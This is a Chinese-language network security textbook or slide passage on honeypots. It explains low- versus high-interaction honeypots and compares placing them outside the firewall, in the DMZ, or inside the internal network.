任何对蜜罐的访问都是可疑的。蜜罐系统装备了敏感的监控器和事件记录器，用于检测这些些访问和收集有关攻击者的活动信息。蜜罐是一种没有产出的资源。网络以外的任何人与蜜罐进行交互都没有合法的理由。因此，任何与蜜罐系统通信的尝试很可能是一个探测、扫描或者攻击。


5.6 蜜罐

蜜罐通常分为低交互蜜罐和高交互蜜罐

- 低交互蜜罐：该类蜜罐由能够模拟特定 IT 服务或系统的软件包构成，它足以提供一种真实的初级交互，但是却无法提供所模拟服务或系统的全部功能。
- 高交互蜜罐：该类蜜罐是一个带有完整操作系统、服务比及应用程序的真实系统，被部署在攻击者能够访问的地方。


高交互蜜罐是一个更为真实的目标，很有可能消耗掉攻击者更长的时间。但是它需要极大的资源，并且一旦被攻破，就可能被用来发起对其他系统的攻击。低交互蜜罐提供了一个低真实度的目标，它能够在攻击早期识别一些使用攻击技术的入侵者。通常来说，这类蜜罐作为一个为即将发生的攻击提供报警功能的分布式 IDS 的组件已经足够。

5.6 蜜罐




外部防火墙之外（位置 1）的蜜罐对于跟踪试图连接到网络范围内未使用的IP地址的尝试非常有用。在此位置的蜜罐不会增加对内部网络的风险，它可避免在防火墙后的系统遭受危险。而且，因为蜜罐吸引了许多潜在的攻击，所以它减少了由防火墙和内部 IDS 传感器引发的警报，减轻了管理负担。外部蜜罐的缺点是它捕获内部攻击者的能力非常有限，特别是当外部防火墙在两个方向上过滤通信流量时。

5.6 蜜罐



网络的外部可用服务（如 web 和邮件）通常被称为 DMZ（非军事区），是放置蜜罐的另一个候选位置（位置 2）。安全管理员必须确保蜜罐产生的任何活动对 DMZ 中的其他系统是安全的。

5.6 蜜罐



完全内部蜜罐（位置3）最重要的优点是可以捕获内部攻击。在此位置的蜜罐还可以检测到错误配置的防火墙，其转发从 Internet 到内部网络本不允许的通信量。最严重的缺点是如果蜜罐被破坏，它便可以被利用来攻击内部的其他系统。任何从 Internet 到攻击者的更多通信量不会被防火墙阻止，因为它被认为仅是到蜜罐的通信量。这个蜜罐位置的另一个缺点是，与位置2一样，防火墙必须调整过滤器以允许到蜜罐的通信量，这样使防火墙配置复杂化并可能导致内部网络潜在的破坏。